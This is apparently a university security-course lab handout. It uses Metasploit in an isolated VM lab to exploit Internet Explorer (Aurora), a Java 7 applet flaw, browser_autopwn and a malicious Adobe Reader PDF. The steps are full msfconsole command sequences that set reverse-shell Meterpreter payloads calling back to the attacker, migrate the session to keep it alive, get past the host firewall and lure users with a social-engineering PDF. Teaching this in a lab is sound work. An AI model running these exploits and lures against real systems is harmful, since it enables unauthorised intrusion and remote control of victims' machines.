Lab 5
Client side application exploits

1 Introduction

1.1 Overview

In a previous lab, we saw how we could take advantage of an existing vulnerability in an OS service (the Server service that implemented the SMB protocol) that was actively listening on a port (port 445 by default) to send a specially crafted input string that would result in the reverse shell payload running in the process associated with the service. This form of attack is known as code injection, as the payload code is successfully injected into a part of memory that is meant to hold executing code due to inappropriate input validation. The attack was achieved via an open network connection, which required the targeted service or process to be actively listening on a port.

In addition to OS processes and services, there are also many other applications which also actively listen on a port for incoming connections as part of their normal operation (for e.g. FTP, HTTP, email servers, NFS open file shared on Linux and messaging applications such as Skype). Alternatively, some applications may be used to open connections to external services when required (for e.g. web browsers). These

applications may also have similar input validation issues in their code that make them vulnerable to different variants of the code injection attack.

There are also many other applications which do not actively listen on a port as part of their normal operation, but instead work on input files with specific formats. For e.g. Adobe Acrobat Reader will normally open `*.pdf` files, while Microsoft Word will open `*.docx` files. If there are existing vulnerabilities in these applications, opening an input file with specially crafted input can also result in a code injection attack occurring.

In this lab, we will see some examples of attacks that affect these 2 classes of applications.

1.2 Lab preparation

This lab will involve the use of 4 VMs: Kali Linux (as the attacking machine), Windows XP, Windows 7 and Metasploitable (as the target machines). To minimize resource consumption on your machine (particularly if you are working in the labs), only open the appropriate target VMs when required. All the VMs should be started in NAT mode. Verify that all VMs relevant for a particular exercise can ping each other before beginning.

2 Web Browser Exploits

2.1 Internet Explorer

Web browsers are one of the most commonly used applications on desktop and mobile OS and they operate by actively opening a TCP connection to a web server in order to allow browsing of Web content. Nearly all modern browsers support some form of client-side scripting, which allows certain scripts (for e.g. Javascript or ActiveX) that are embedded within a HTML or XHTML page to be executed by the browser. If there is a vulnerability in the browser code itself, a malicious script can be written to perform a code injection attack and establish a malicious payload process on the OS. This is the basis of the Aurora exploit, which was a famous vulnerability in Internet Explorer that was used in 2010 against major companies such as Google, Adobe, and Yahoo! We will reproduce this exploit in the short exercise below:

Open up a shell terminal in the Kali VM and type `netstat -tupan` to make sure that the apache2 web server is not running on port 80. If it is stop it by typing: `service apache2 stop`.

Next, start up Metasploit using the icon in the left toolbar, and then type the following commands:

```
use exploit/windows/browser/ms10_002_aurora
show options
```

This attack involves setting up a web server which will be running at `SRVHOST` at port `SRVPORT`, with a specially crafted application that is accessible at `URIPATH`. When a vulnerable browser connects to this application, a code injection attack will occur resulting in the creation of a reverse shell process. This process will then attempt to connect back to the listener handler running on `LHOST`. `SRVHOST` and


LHOST can be 2 different machines; however, in our case, we will set both to the IP address of the Kali VM.

```
set SRVHOST IP-Kali
set SRVPORT 80
set URIPATH dangerousurl
set payload windows/meterpreter/reverse_tcp
set LHOST IP-Kali
exploit

[*] Exploit running as background job.

[*] Started reverse TCP handler on 192.168.144.10:4444
[*] Using URL: http://192.168.144.10:80/dangerousurl
[*] Server started.
```

Back in the Linux shell terminal, type `netstat -tupan` to verify that on the Kali Linux VM that there are now two Metasploit processes: one is listening on port 80 (the Metasploit server hosting the malicious application) and the other on port 4444 (the default port for the `windows/meterpreter/reverse_tcp` listener handler).

```
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:5432          0.0.0.0:*               LISTEN      1473/postgres
tcp        0      0 192.168.144.10:4444     0.0.0.0:*               LISTEN      1429/ruby
tcp        0      0 192.168.144.10:80       0.0.0.0:*               LISTEN      1429/ruby
tcp6       0      0 ::1:5432                :::*                    LISTEN
…….
…….
```

Switch to the Windows XP VM and turn on the firewall. This is to demonstrate that this attack is capable of bypassing the firewall which only blocks incoming network connections (ingress filtering), but not outgoing connections (egress filtering).



Open Internet Explorer and browse to :

`http://IP-Kali/dangerousurl`

This creates a connection to port 80 where the Metasploit server is running. The exploit code is passed to Internet Explorer which executes it, resulting in a reverse shell process that connects back to the listening payload handler on the Kali Linux VM on port 4444. Internet Explorer will now freeze as the exploit code has made it unstable. Back in the Kali VM in msfconsole (the Metasploit terminal), you should see a message verifying the establishment of a successful Meterpreter session.

```
msf exploit(ms10_002_aurora) >
[*] 192.168.144.20 ms10_002_aurora - Sending MS10-002 Microsoft Internet Explorer "Aurora" Memory Corruption
[*] Sending stage (957487 bytes) to 192.168.144.20
[*] Meterpreter session 1 opened (192.168.144.10:4444 -> 192.168.144.20:1050) at 2017-02-03 22:42:23 -0500
```

If the exploit does not work the first time (you cannot see a successful verification message similar to the above), you may need to restart Internet Explorer on the Windows XP VM and attempt to browse to the URL again.

Type `sessions` to see the list of active sessions and their ids. You should see information about the single session that was just established, including its id. To begin direct interaction with the session via msfconsole, type: `sessions -i session-id`

```
msf exploit(ms10_002_aurora) > sessions

Active sessions
===============

  Id  Type                   Information                   Connection
  --  ----                   -----------                   ----------
  1       Meterpreter  x86/win32     WINXPTARGET1\winxpadmin  @  WINXPTARGET1 192.168.144.10:4444 -> 192.168.144.20:1050 (192.168.144.20)

msf exploit(ms10_002_aurora) > sessions -i 1
[*] Starting interaction with 1...

meterpreter >
```

Type `ps` and `getpid` to verify that this Meterpreter session is now attached to the Internet Explorer process on the Windows XP VM.

```
meterpreter > ps

Process List
============

 PID   PPID  Name                Arch  Session  User                Path
 ---   ----  ----                ----  -------  ----                ----
 0     0     [System Process]
 4     0     System              x86   0
```

```
 188   672   3CTftpSvc.exe          x86   0       NT AUTHORITY\SYSTEM  C:\WINDOWS\3CTftpSvc.exe
 192   672   httpd.exe              x86   0       NT AUTHORITY\SYSTEM  C:\xampp\apache\bin\httpd.exe
…….
…….
……
2744  672   alg.exe                x86   0                            C:\WINDOWS\System32\alg.exe
3040  1696  IEXPLORE.EXE   x86  0   WINXPPROM1\user1 C:\Program Files\Internet Explorer\iexplore.exe
3248  1696  cmd.exe                x86   0       WINXPPROM1\user1     C:\WINDOWS\system32\cmd.exe
```

```
meterpreter > getpid
Current pid: 3040
```

Note again at this point that the exploit works even with the firewall turned off. This is because the Windows XP firewall is only capable of ingress filtering, which blocks incoming network connections from external network applications. However, this exploit does not require establishing an initial connection to a vulnerable application that is listening on the port (unlike the case of the SMB Server service). It only establishes an outgoing connection from the reverse shell process back to the listener handler on the Kali Linux VM. Since the Windows XP firewall is not capable of egress filtering, this connection is allowed through.

There is a problem now however, in that the exploited Internet Explorer is now no longer functioning which means that the user interacting with it is very likely to close it (or the browser may simply crash because of the instability caused by the exploit code). In either case, when the process terminates, the open Meterpreter session that is linked to it is also lost as well. Try closing Internet Explorer to verify this.


```
meterpreter >
[*] 192.168.19.173 - Meterpreter session 1 closed.  Reason: Died

msf exploit(ms10_002_aurora) >
```

Our problem now is to keep the Meterpreter session alive, even when the exploited process is terminated or dies. We will do this by migrating the Meterpreter session to a different and stable process on the target VM.

Before repeating this exercise again to demonstrate this, first stop the running Metasploit web server and listener payload handler by typing `jobs` in the msfconsole to get the PID of the server:

```
jobs
```

```
Jobs
====

  Id  Name                                      Payload                          LPORT
  --  ----                                      -------                          -----
  0   Exploit: windows/browser/ms10_002_aurora  windows/meterpreter/reverse_tcp  4444
```

Then end the server and handler associated with this job by typing: `kill` *PID*

```
msf exploit(ms10_002_aurora) > kill 0
[*] Stopping the following job(s): 0
[*] Stopping job 0

[*] Server stopped.
```

Check that these processes are no longer there by typing `netstat -putan` in a Linux shell terminal. Restart them again by typing `exploit` in msfconsole.

On the Windows XP VM, first start up a command prompt.

Then, open Internet Explorer again on the Windows XP VM and browse to the same URL:

`http://`*`IP-Kali`*`/dangerousurl`

When a Meterpreter session is established, begin direct interaction with the session via msfconsole in the same manner as previously shown.

```
msf exploit(ms10_002_aurora) > sessions -i 2
[*] Starting interaction with 2...

meterpreter >
```

The requirement now is to migrate the Meterpreter session from the Internet Explorer process to another actively running process so that when the browser process terminates, the Meterpreter session remains open. Type: `ps` to obtain the list of active processes on the Windows XP VM. Verify that `cmd.exe` (the command prompt process) is there.

```
meterpreter > ps

Process List
============

 PID   PPID  Name                 Arch  Session  User                       Path
 ---   ----  ----                 ----  -------  ----                       ----
…..
……
2464   3360   explorer.exe              x86     0            WINXPTARGET1\winxpadmin
C:\WINDOWS\Explorer.EXE
2520      676         alg.exe                                          x86         0
C:\WINDOWS\System32\alg.exe
2908   2464   cmd.exe                    x86     0            WINXPTARGET1\winxpadmin
C:\WINDOWS\system32\cmd.exe
```

Then type the command below to migrate the reverse shell process to `cmd.exe`.

```
meterpreter > run migrate -n cmd.exe

[*] Current server process: iexplore.exe (2540)
[+] Migrating to 3248
[+] Successfully migrated to process
```

Note that the migration command could also have been written as:

```
migrate PID
```

where *PID* is the process ID of `cmd.exe`

The browser process will terminate upon completion of this migration operation: verify this in the Windows XP VM. Back in the Kali VM in msfconsole, the Meterpreter session stays open and attached to the command prompt process. You can now execute the standard Meterpreter commands that we studied in a previous lab. If you now close the command prompt, the session terminates in a similar manner as the previous case.

Repeat the previous steps again of shutting down the Metasploit server, restarting it again and using Internet Explorer on the Windows XP VM to browse the exploit URL.

```
meterpreter > exit
[*] Shutting down Meterpreter...

[*] 192.168.19.173 - Meterpreter session 2 closed.  Reason: User exit
msf exploit(ms10_002_aurora) >
msf exploit(ms10_002_aurora) > jobs

Jobs
====

  Id   Name                                                    Payload
LPORT
  --  ----                                 -------                  -
----
  1                    Exploit:       windows/browser/ms10_002_aurora
windows/meterpreter/reverse_tcp  4444

msf exploit(ms10_002_aurora) > kill 1
[*] Stopping the following job(s): 1
[*] Stopping job 1

[*] Server stopped.

msf exploit(ms10_002_aurora) > exploit
[*] Exploit running as background job.
[*] Started reverse TCP handler on 192.168.144.10:4444
```

```
msf exploit(ms10_002_aurora) > [*] Using URL: http://
192.168.144.10:80/dangerousurl
[*] Server started.
```

When the Meterpreter session is established, this time run the command:

```
meterpreter > run migrate -f
[*] Current server process: iexplore.exe (1752)
[*] Spawning notepad.exe process to migrate to
[+] Migrating to 2800
[+] Successfully migrated to process
```

which automatically picks an executable from the target system (usually `notepad.exe`) and starts it as a process for the Meterpreter session to move to. Go back to the Windows XP VM and verify that notepad is running in the background using the Task Manager. Experiment migrating the reverse shell process to the various actively running processes by typing either:

```
run migrate -n nameofprocess
```

OR

```
migrate PIDofProcess
```

One of the advanced settings for our chosen payload is AutoRunScript. When set, this setting will allow us to automatically run a Meterpreter script when a session opens. We can set this parameter to automatically run the migrate script when a Meterpreter session opens. This way, when the browser dies, as long as the migrate script has finished, our session will be protected from the crash. Additionally, by running the script automatically, we can migrate whenever a user accesses the malicious page, regardless of whether you are actively monitoring the Msfconsole when the session is established.

End the Meterpreter session (either by exiting from the Meterpreter shell or killing the process it is attached to on the Windows XP VM). Shut down the Metasploit server.

At msfconsole, type:

```
msf exploit(ms10_002_aurora) > set AutoRunScript migrate -f
AutoRunScript => migrate -f
msf exploit(ms10_002_aurora) > exploit
[*] Exploit running as background job.

[*] Started reverse TCP handler on 192.168.144.10:4444
msf exploit(ms10_002_aurora) > [*] Using URL:
http://192.168.144.10:80/dangerousurl
[*] Server started.
```

Again, use Internet Explorer on the Windows XP VM to browse to the exploit URL, and this time notice that the migration process happens automatically following the establishment of the Meterpreter session.

```
[*] Meterpreter session 4 opened (192.168.144.10:4444 ->
192.168.144.20:1143) at 2017-01-31 05:31:35 -0500
[*] Session ID 4 (192.168.144.10:4444 -> 192.168.144.20:1143) processing
AutoRunScript 'migrate -f'
[*] Current server process: iexplore.exe (2540)
[*] Spawning notepad.exe process to migrate to
[+] Migrating to 2632
[+] Successfully migrated to process
```

End the Meterpreter session and the Metasploit web server and payload handler.


2.2 Java vulnerabilities

Java vulnerabilities are another major source of problems for client side software, particularly browsers that use Java plugins. Java plugins allow the browsers to run Java scripts called applets; which are downloaded from a remote site and executed within the browser. These applets are run by the Java Runtime Environment (JRE) using a sandbox model to minimize or eliminate possible malicious action by the applet on the underlying host system. However, flaws in the JRE can allow the applet code to perform a code injection attack in a similar manner to the previous examples. One particular issue that makes Java-based attacks so potent is that one exploit can gain access to multiple platforms. Windows, Mac and Linux OS with JRE installed in browsers can all be exploited by exactly the same applet code.


This exploit exercise involves the Windows 7 VM. Open up a command prompt in this VM and type `java -version` to ascertain the current JRE version installed here.

```
C:\Windows\system32>java -version
java version "1.7.0_07"
Java(TM) SE Runtime Environment (build 1.7.0_07-b11)
Java HotSpot(TM) Client VM (build 23.3-b01, mixed mode, sharing)
```

Start Internet Explorer in Windows 7 and select Tools -> Manage Addons. Notice that the two Java plugins are enabled.




Close this dialog box. Select Tools -> Internet Options, and select the Security tab in the dialog box that appears. Click on Custom level. In the Security Settings dialog box that appears, scroll down to the bottom and note that the Scripting of Java applets option has its Enable checkbox ticked.



Both of these settings indicate that the browser is set up to run applets. You can browse to this site which has simple animated applets to verify this:
http://www.cs.stir.ac.uk/~sbj/examples/Java-examples-basic/AnimatedJava/

If you are running this exercise in the uni lab, you will first have to set the appropriate proxy settings in Internet Explorer to allow access to the external Internet.



The exploit we will be using here takes advantage of a vulnerability present in all Java 7 versions prior to update 11 (the Windows 7 VM here has Java 7 update 7 installed). The steps required to setup this attack are very similar to the case of the Aurora browser exploit on the Windows XP VM.

First ensure that both the Kali VM and Windows 7 VM can ping each other. On the Kali VM, type `netstat -tupan` in a shell terminal to make sure that the apache2 web server is not running on port 80. If it is stop it first with: `service apache2 stop`.

Next start up msfconsole, and type these commands to start up a server and a listener handler to execute this exploit.

```
use exploit/multi/browser/java_jre17_jmxbean
set SRVHOST IP-Kali
set SRVPORT 80
set URIPATH dangerousurl
set payload java/meterpreter/reverse_http
set LHOST IP-Kali
show options
exploit

[*] Exploit running as background job.

[*] Started HTTP reverse handler on http://0.0.0.0:8080/
msf exploit(java_jre17_jmxbean) > [*] Using URL:
http://192.168.144.10:80/dangerousurl
[*] Server started.
```

At a shell terminal, type `netstat -tupan` again to verify that there are now two Metasploit processes: one is listening on port 80 (the Metasploit server) and the other on port 8080 (the default port for the payload listener handler).

```
root@kali:~# netstat -tupan
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:5432          0.0.0.0:*               LISTEN      1473/postgres
tcp        0      0 192.168.144.10:80       0.0.0.0:*               LISTEN      1429/ruby
tcp        0      0 0.0.0.0:8080            0.0.0.0:*               LISTEN      1429/ruby
```

Open Internet Explorer on the Windows 7 VM and browse to:

`http://IP-Kali/dangerousurl`

Notice that again the browser freezes, while the msfconsole on the Kali VM displays output indicating a Meterpreter session has been successfully established from the reverse shell process on the Windows 7 VM to the listener handler on port 8080.

```
[*] 192.168.144.30   java_jre17_jmxbean - handling request for /dangerousurl
[*] 192.168.144.30   java_jre17_jmxbean - handling request for /dangerousurl/
[*]   192.168.144.30         java_jre17_jmxbean   -   handling   request   for
/dangerousurl/lATMwknP.jar
[*]   192.168.144.30         java_jre17_jmxbean   -   handling   request   for
/dangerousurl/lATMwknP.jar
[*]   192.168.144.30:49273   (UUID:   eeeb9861be09af5b/java=17/java=4/2017-02-
04T03:48:19Z) Staging Java payload ...
[*] Meterpreter session 5 opened (192.168.144.10:8080 -> 192.168.144.30:49273)
at 2017-02-03 22:48:19 -0500

msf exploit(java_jre17_jmxbean) >
```


Type `sessions` to see the list of active sessions and their ids. You should see information about the single session that was just established, including its id. To begin direct interaction with the session via msfconsole, type: `sessions -i session-id`

```
msf exploit(java_jre17_jmxbean) > sessions

Active sessions
===============

  Id  Type                   Information          Connection
  --  ----                   -----------          ----------
  5      Meterpreter  java/java    win7admin  @  win7target1    192.168.144.10:8080  ->
192.168.144.30:49240 (192.168.144.30)

msf exploit(java_jre17_jmxbean) > sessions -i 5
[*] Starting interaction with 3...

meterpreter >
```

Type `help` to get the list of commands available in this particular Meterpreter session. Notice that the number of commands available here are less than those available in the Meterpreter shells that you have worked with in previous exploits. For e.g. the command `getpid` is not available.

Type `netstat -tupan` in a shell terminal to verify that the connection from the target Windows 7 VM is to port 8080, the default port for the `java/meterpreter/reverse_http` payload).


Back in Windows 7 VM, open a command prompt with administrator privilege and type `netstat -abon` to view the list of connected processes and their PIDs.




```
…..
…....
  TCP    192.168.144.30:49171   23.201.158.108:443     ESTABLISHED     3100
 [jusched.exe]
  TCP    192.168.144.30:49291   192.168.144.10:8080    TIME_WAIT       0
  TCP    192.168.144.30:49292   192.168.144.10:8080    TIME_WAIT       0
  TCP    192.168.144.30:49293   192.168.144.10:8080    TIME_WAIT       0
  TCP    192.168.144.30:49294   192.168.144.10:8080    TIME_WAIT       0
```

```
  TCP    192.168.144.30:49295   192.168.144.10:8080    TIME_WAIT       0
  TCP    192.168.144.30:49296   192.168.144.10:8080    TIME_WAIT       0
  TCP    192.168.144.30:49297   192.168.144.10:8080    TIME_WAIT       0
  TCP    192.168.144.30:49298   192.168.144.10:8080    TIME_WAIT       0
  TCP    192.168.144.30:49299   192.168.144.10:8080    TIME_WAIT       0
  TCP    192.168.144.30:49300   192.168.144.10:8080    TIME_WAIT       0
  TCP    192.168.144.30:49301   192.168.144.10:8080    TIME_WAIT       0
  TCP    192.168.144.30:49302   192.168.144.10:8080    TIME_WAIT       0
  TCP    192.168.144.30:49303   192.168.144.10:8080    TIME_WAIT       0
  TCP    192.168.144.30:49304   192.168.144.10:8080    TIME_WAIT       0
  TCP    192.168.144.30:49305   192.168.144.10:8080    TIME_WAIT       0
  TCP    192.168.144.30:49306   192.168.144.10:8080    ESTABLISHED     2888
 [java.exe]
…..
…....
```

Notice that the reverse shell process is attached to `java.exe`, instead of `iexplore.exe`. We can also verify this using the Resource monitor (type Resource in to the search box) by clicking on the Network tab to verify all the processes that have an active connection.



Closing Internet explorer this time will not terminate the Meterpreter session since the reverse shell process is attached to `java.exe`

2.3 Browser autopwn

Another related browser exploitation option uses the `browser_autopwn` module. This module loads all the browser and browser add-on modules (including Java, Flash, and so on) and waits for a browser to connect to the server. Once the browser connects, the server fingerprints the browser and attempts to identify all the vulnerabilities present in it and then transmits all the corresponding exploits that are likely to succeed.

Start up msfconsole or end any existing Metasploit servers from the previous exploit using the `jobs` and `kill` commands. Then type:

```
use auxiliary/server/browser_autopwn
set LHOST IP-Kali
set URIPATH dangerousurl
set SRVHOST IP-Kali
set SRVPORT 80
exploit
```

A variety of exploit modules will be started in msfconsole with corresponding messages being displayed in the terminal window.

```
……
……
 [*]    Starting    exploit    windows/browser/adobe_flash_mp4_cprt    with    payload
windows/meterpreter/reverse_tcp
[*] Using URL: http://192.168.144.10:80/aETXRDoZzZJnf
[*] Server started.
[*]     Starting     exploit     windows/browser/adobe_flash_rtmp     with     payload
windows/meterpreter/reverse_tcp
[*] Using URL: http://192.168.144.10:80/VHLw
[*] Server started.
[*]    Starting    exploit    windows/browser/ie_cgenericelement_uaf    with    payload
windows/meterpreter/reverse_tcp
[*] Using URL: http://192.168.144.10:80/pQafTmwtfR
[*] Server started.
……
……
```

Wait until all the modules have been started; the final ending message should be similar to the form below:

```
[*] --- Done, found 20 exploit modules
[*] Using URL: http://192.168.144.10:80/dangerousurl
[*] Server started.
```

Type `jobs` to view all the Metaploit servers that are active and the ports they are listening to.

```
msf auxiliary(browser_autopwn) > jobs

Jobs
====

  Id  Name                                                  Payload                         LPORT
  --  ----                                                  -------                         -
----

  4   Auxiliary: server/browser_autopwn
  5    Exploit: android/browser/webview_addjavascriptinterface     android/meterpreter/reverse_tcp
8888
…..
…..
….

  21  Exploit: windows/browser/mozilla_nstreerange               windows/meterpreter/reverse_tcp
3333
  22  Exploit: windows/browser/ms13_080_cdisplaypointer          windows/meterpreter/reverse_tcp
3333
  23   Exploit: windows/browser/ms13_090_cardspacesigninhelper     windows/meterpreter/reverse_tcp
3333
  24   Exploit: windows/browser/msxml_get_definition_code_exec     windows/meterpreter/reverse_tcp
3333
  25  Exploit: multi/handler                                      windows/meterpreter/reverse_tcp
3333
  26   Exploit: multi/handler                                           generic/shell_reverse_tcp
6666
  27  Exploit: multi/handler                                        java/meterpreter/reverse_tcp
7777
```

Type `netstat -tupan` in a Linux shell terminal and you should see that there are several Metasploit servers listening on ports 7777, 3333, 6666 and of course port 80, where the initial connection from the browser on the target VM will be made to.

```
root@kali:~# netstat -tupan
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program
name
tcp        0      0 127.0.0.1:5432          0.0.0.0:*               LISTEN      1473/postgres
tcp        0      0 192.168.144.10:7777     0.0.0.0:*               LISTEN      4934/ruby
tcp        0      0 192.168.144.10:3333     0.0.0.0:*               LISTEN      4934/ruby
tcp        0      0 192.168.144.10:6666     0.0.0.0:*               LISTEN      4934/ruby
tcp        0      0 0.0.0.0:1935            0.0.0.0:*               LISTEN      4934/ruby
tcp        0      0 192.168.144.10:80       0.0.0.0:*               LISTEN
```

Open Internet Explorer on the Windows 7 VM and browse to:

`http://`*`IP-Kali`*`/dangerousurl`

In msfconsole, you should now see a variety of messages coming up indicating the various exploit modules that are transmitted to the browser, as well as the remote Meterpreter sessions that were formed from successful exploits and their auto migration to other processes. In the Windows 7 VM, the browser will crash at this point of time due to instability caused by execution of the numerous exploit code. Close the browser.

Back in Kali VM, type `sessions` in msfconsole to verify that you have at least a few Meterpreter sessions open. You will notice that most, if not all, of these are related to Java vulnerability exploits. This implies that for most of the exploit code attempted, there is an expectation of a JRE installed on the target system.

```
msf auxiliary(browser_autopwn) > sessions

Active sessions
===============

  Id  Type                   Information          Connection
  --  ----                   -----------          ----------
  6      Meterpreter  java/java    win7admin  @  win7target1    192.168.144.10:7777  ->
192.168.144.30:49202 (192.168.144.30)
  7      Meterpreter  java/java    win7admin  @  win7target1    192.168.144.10:7777  ->
192.168.144.30:49204 (192.168.144.30)
  8      Meterpreter  java/java    win7admin  @  win7target1    192.168.144.10:7777  ->
192.168.144.30:49209 (192.168.144.30)
  9      Meterpreter  java/java    win7admin  @  win7target1    192.168.144.10:7777  ->
192.168.144.30:49210 (192.168.144.30)
```

Choose any one of these sessions in msfconsole (using `sessions -i` *`session-id`*) to interact with. Use `netstat -putan` in another shell terminal window to see all the ports on the target VM that correspond to these open Meterpreter sessions.

When you are done, type

```
sessions -K
```

to end all the open sessions and type

```
jobs -K
```

to kill all the running Metaploit servers.

Using the `browser_autopwn` module removes the need to do some pre-exploit work such as reconnaissance and vulnerability research on the target machine OS and browser version in order to identify a specific exploit to be used. However, since it attempts so many exploits at one go, it is not as stealthy and may be more easily detected by an existing intrusion detection system (IDS) installed on the targeted machine.

3 User application exploits

3.1 Adobe Reader PDFs

3.1.1 Generating a malicious PDF

Applications that are used to read Portable Document Format (PDF) files often have many security vulnerabilities in them, including most popular PDF viewer for Windows systems, Adobe Acrobat Reader. The Windows XP VM has an outdated version of Adobe Reader 8.1.2 installed that is subject to CVE-2008-2992, a stack-based buffer overflow vulnerability which can again be exploited with a code injection attack. The following exercise shows how to exploit it:

In msfconsole, type:

```
use exploit/windows/fileformat/adobe_utilprintf
exploit
```

```
[*] Creating 'msf.pdf' file...
[+] msf.pdf stored at /root/.msf8/local/msf.pdf
```


This creates the malicious pdf file, `msf.pdf`, at the location stated above. The goal now is to get an unsuspecting user to attempt to open this pdf file with an outdated version of Adobe Reader on which the exploit code can successfully be executed on. The process of tricking or manipulating unsuspecting users to do something harmful to their system such as executing malicious files or giving away login credentials is known as social engineering.

One straightforward way to do this is to put this pdf file on a public web server and advertise it in a way that would attract users who lack security awareness to download the file and open it (for e.g. advertising the pdf file as instructions on how to make a large amount of money every month by trading on the stock market). We will simulate an attack on this line as follows:

In msfconsole, use the `jobs` and `kill` commands to make sure that all existing Metasploit servers that are listening on port 4444 are terminated. This is because we will now be creating a new listener handler on the same port that will listen for an incoming connection from the reverse shell that will be spawned by the exploit code in the pdf file. We will start this listener handler by typing:

```
use multi/handler
set payload windows/meterpreter/reverse_tcp
set LHOST IP-Kali
set LPORT 4444
exploit

[*] Started reverse TCP handler on 192.168.144.10:4444
[*] Starting the payload handler...
```

Next, using the File Browser, navigate to the root folder for the local Apache web server (`/var/www/html`) and remove all existing files here except for `index.html`



Back in a Linux shell terminal in the home directory of the root account, copy the pdf file to the root folder for the local Apache server and then start the server with the following commands:

```
cp /root/.msf8/local/msf.pdf /var/www/html
service apache2 start
```

